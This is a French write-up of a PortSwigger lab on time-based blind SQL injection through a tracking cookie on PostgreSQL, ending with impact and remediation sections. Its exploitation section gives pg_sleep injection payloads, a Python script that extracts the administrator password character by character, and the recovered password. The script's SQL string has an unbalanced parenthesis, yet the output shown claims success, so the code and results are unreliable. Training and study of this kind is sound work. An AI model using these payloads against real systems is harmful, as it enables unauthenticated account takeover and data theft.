

Blind SQL injection (time-based)

CWE-89 · OWASP A03:2021

Lab	Blind SQL injection with time delays and information retrieval
Classe	Injection SQL
Difficulté	Practitioner
SGBD	PostgreSQL
Plateforme	PortSwigger Web Security Academy

Table des matières

1	Contexte	2
1.1	Environnement	2
2	Reconnaissance	3
3	Exploitation	5
3.1	Confirmer l'injection par un délai	5
3.2	Vérifier que l'utilisateur administrateur existe	5
3.3	Déterminer la longueur du mot de passe	6
3.4	Extraire le mot de passe caractère par caractère	8
3.5	Résolution du lab	9
4	Impact	10
5	Remédiation	10

1 Contexte

L'application utilise un cookie de suivi **TrackingId** à des fins d'analyse d'audience. La valeur de ce cookie est insérée telle quelle dans une requête SQL exécutée côté serveur. Le résultat de la requête n'est jamais renvoyé, et la page ne change pas selon que la requête réussit, échoue ou ne retourne aucune ligne : l'injection est donc totalement en aveugle.

Comme la requête s'exécute de façon synchrone, on peut déclencher des délais conditionnels avec la fonction **pg_sleep** de PostgreSQL. La base devient alors un oracle binaire : en mesurant le temps de réponse, on répond à des questions par oui ou par non, et on exfiltre ainsi le mot de passe de l'utilisateur **administrator** caractère par caractère.

- **Point d'injection** : le cookie **TrackingId**.
- **Objectif** : récupérer le mot de passe de **administrator**, puis se connecter avec ce compte.

1.1 Environnement

Système	Windows 11 (WSL2 pour le script)
Outil principal	Burp Suite Community Edition
Navigateur	Chromium intégré à Burp (Open Browser)
Cible	Instance de lab PortSwigger, URL éphémère *.web-security-academy.net

WE LIKE TO SHOP

Refine your search:

[All](#) [Corporate gifts](#) [Gifts](#) [Pets](#) [Tech gifts](#) [Toys & Games](#)



The Giant Enter Key

★★★★★ \$4.22

[View details](#)



Folding Gadgets

★★★★★ \$94.15

[View details](#)



Com-Tool

★★★★★ \$23.50

[View details](#)



There is No 'I' in Team

★★★★★ \$51.87

[View details](#)



High-End Gift Wrapping

★★★★★ \$60.55


[View details](#)



Snow Delivered To Your Door

★★★★★ \$13.30

[View details](#)



Conversation Controlling Lemon

★★★★★ \$86.78

[View details](#)



Couple's Umbrella

★★★★★ \$1.84


[View details](#)



Page d'accueil de l'application cible.

2 Reconnaissance

Le point d'injection est repéré en observant le trafic dans Burp, onglet *Proxy* puis *HTTP history*. La toute première requête *GET* / ne porte aucun cookie : le serveur n'a pas encore posé de *TrackingId*.




Première requête, sans cookie de suivi.

Après un rechargement de la page (F5), le navigateur renvoie le cookie qui vient d'être posé. La nouvelle requête GET / contient désormais l'en-tête :

Cookie: TrackingId=8Yx3hPM9qwqlx5pI; session=ForYtv42qGk8YjQwSoISgL1jjxDJAVn0

C'est la valeur de TrackingId qui sera détournée pour l'injection.



Requête portant le cookie TrackingId.

La requête est ensuite envoyée au *Repeater* (clic droit, *Send to Repeater*) pour pouvoir modifier et rejouer le cookie à volonté.


3 Exploitation

3.1 Confirmer l'injection par un délai

Dans le *Repeater*, la valeur du cookie est remplacée par une charge utile qui ferme la chaîne SQL ('), enchaîne une seconde instruction (;, encodée %3B) et force un délai côté serveur :

```
Cookie: TrackingId=x'%3BSELECT+pg_sleep(10)--; session=...
```

La réponse revient après une dizaine de secondes au lieu d'être immédiate, ce qui prouve que la valeur du cookie est bien exécutée comme du SQL par PostgreSQL. L'injection en aveugle par délai temporel est confirmée.




Délai d'environ 10 secondes provoqué par pg_sleep.

3.2 Vérifier que l'utilisateur administrateur existe

Une charge conditionnelle ne déclenche le délai que si une ligne dont username='administrator' existe dans la table users :


```
Cookie: TrackingId=x'%3BSELECT+CASE+WHEN+(username='administrator')  
+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--; session=...
```

La réponse met environ 10 secondes : l'utilisateur administrator existe donc.



Condition vraie, délai d'environ 10 secondes.

Contre-épreuve : avec un nom inexistant (`username='test'`), la condition est fausse, `pg_sleep(0)` s'exécute et la réponse est immédiate. Le contraste entre le cas vrai (lent) et le cas faux (rapide) confirme que l'on maîtrise la logique de la requête.




Condition fausse, réponse immédiate (contre-épreuve).

3.3 Déterminer la longueur du mot de passe

La longueur est trouvée par recherche dichotomique sur `LENGTH(password)`. Test "supérieur à 20" :

```
x'%3BSELECT+CASE+WHEN+(username='administrator'+AND+LENGTH(password)>20)
+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--
```

La réponse est immédiate (environ 41 ms) : la condition est fausse, le mot de passe fait donc 20 caractères ou moins.




LENGTH(password) > 20 est faux : réponse immédiate.

Confirmation "égal à 20" :

```
x'%3BSELECT+CASE+WHEN+(username='administrator'+AND+LENGTH(password)=20)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--
```

La réponse met environ 10 secondes : la longueur du mot de passe est exactement de 20 caractères.



LENGTH(password) = 20 est vrai : délai d'environ 10 secondes.

3.4 Extraire le mot de passe caractère par caractère

Pour chaque position i de 1 à 20, chaque caractère candidat c est testé. Celui qui déclenche le délai (`pg_sleep`) est le bon :

```
...AND+SUBSTRING(password,i,1)='c'...      (délai si vrai)
```

Faire 20 positions fois une trentaine de caractères à la main n'est pas réaliste : l'extraction est automatisée par un script Python qui mesure le temps de réponse de chaque requête pour reconstituer le mot de passe.

```
#!/usr/bin/env python3
"""
Extraction du mot de passe 'administrator' par injection SQL en aveugle (délai).
Lab PortSwigger : Blind SQL injection with time delays and information retrieval.
Point d'injection : cookie TrackingId (PostgreSQL).
"""
import requests
import string
import time
from urllib.parse import quote

URL = "https://<lab-id>.web-security-academy.net/"
CHARSET = string.ascii_lowercase + string.digits # mots de passe PortSwigger : [a-z0-9]
LENGTH = 20 # longueur trouvée à l'étape précédente
SLEEP = 3 # délai (secondes) injecté via pg_sleep
THRESHOLD = 2.5 # seuil de détection du délai

password = ""
for pos in range(1, LENGTH + 1):
    for c in CHARSET:
        sql = (
            "x';SELECT CASE WHEN "
            f"(username='administrator' AND SUBSTRING(password,{pos},1)='{c}')) "
            f"THEN pg_sleep({SLEEP}) ELSE pg_sleep(0) END FROM users--"
        )
        cookie = "TrackingId=" + quote(sql, safe="")
        t0 = time.time()
        requests.get(URL, headers={"Cookie": cookie})
        if time.time() - t0 > THRESHOLD: # condition vraie : caractère trouvé
            password += c
            print(f"[{pos:2d}/{LENGTH}] {password}")
            break

print("\n[+] Mot de passe administrator :", password)
```

Résultat :

```
[+] Administrator password: f5wav4ixgrwzc5833mar
```

```
lucas@PC-Lucas: ~/projects/v x + v
lucas@PC-Lucas:~/projects/writeups/sql-injection/blind-sqli-time-delay/scripts$ python3 extract_password.py
[*] Target: https://0af1007d03e7a4268036080600d6000c.web-security-academy.net/
[*] Extracting 20 characters...

[ 1/20] f
[ 2/20] f5
[ 3/20] f5w
[ 4/20] f5wa
[ 5/20] f5wav
[ 6/20] f5wav4
[ 7/20] f5wav4i
[ 8/20] f5wav4ix
[ 9/20] f5wav4ixg
[10/20] f5wav4ixgr
[11/20] f5wav4ixgrw
[12/20] f5wav4ixgrwz
[13/20] f5wav4ixgrwzc
[14/20] f5wav4ixgrwzc5
[15/20] f5wav4ixgrwzc58
[16/20] f5wav4ixgrwzc583
[17/20] f5wav4ixgrwzc5833
[18/20] f5wav4ixgrwzc5833m
[19/20] f5wav4ixgrwzc5833ma
[20/20] f5wav4ixgrwzc5833mar

[+] Administrator password: f5wav4ixgrwzc5833mar
lucas@PC-Lucas:~/projects/writeups/sql-injection/blind-sqli-time-delay/scripts$ |
```

Sortie du script : mot de passe reconstitué.

3.5 Résolution du lab

Connexion sur /login avec les identifiants récupérés (administrator / f5wav4ixgrwzc5833mar).

Login

Username

administrator

Password

.....

Log in

Connexion en tant qu'administrateur.

La connexion réussit et le lab affiche la bannière verte "Congratulations, you solved the lab!", ce qui démontre la compromission du compte **administrator**.

Congratulations, you solved the lab!

Share your skills!

[Continue learning >>](#)[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: administrator

Email

Update email

Lab résolu, bannière verte.

4 Impact

Bien que l'application ne renvoie ni donnée ni message d'erreur (l'injection est entièrement en aveugle), la seule capacité à déclencher un délai conditionnel suffit à transformer la base en oracle binaire et à exfiltrer n'importe quelle information, un bit à la fois.

- **Confidentialité** : le mot de passe de `administrator` a été extrait et le compte pris en main. La même technique permet de lire toute la table `users`, et plus généralement toute donnée accessible au compte de base de données de l'application (autres tables, métadonnées, version du SGBD).
- **Vecteur trivial** : l'attaque ne demande aucune authentification. Un simple cookie de suivi manipulable suffit.
- **Gravité** : élevée. Le point d'entrée est un champ analytique d'apparence anodine, ce qui le rend facile à manquer lors d'une revue.

Gravité indicative (aucune authentification, fort impact sur la confidentialité) : plage "élevée", à ajuster selon l'étendue réelle de la base et de ses privilèges.

5 Remédiation

La cause racine est la concaténation de la valeur du cookie dans la requête SQL.

- **Correctif principal** : utiliser des requêtes paramétrées (marqueurs liés) ou un ORM qui paramètre par défaut. La valeur ne doit jamais être interprétée comme du code. Avec une requête préparée, `x';SELECT pg_sleep(10)--` n'est qu'une chaîne inerte comparée à une valeur.
- **Moindre privilège** : le compte PostgreSQL de l'application ne doit disposer que des accès strictement nécessaires, sans pouvoir lire `users` depuis le contexte analytique ni appeler de fonctions inutiles.
- **Validation des entrées** : un `TrackingId` a un format attendu (alphanumérique, longueur fixe). Tout ce qui ne correspond pas doit être rejeté.
- **Surveillance et journalisation** : ne pas exposer les erreurs SQL ; journaliser et alerter sur les requêtes anormales (temps d'exécution, motifs d'injection).

- Un pare-feu applicatif (WAF) peut servir de couche supplémentaire, jamais de remplacement du correctif applicatif.

Référence : OWASP SQL Injection Prevention Cheat Sheet ; CWE-89.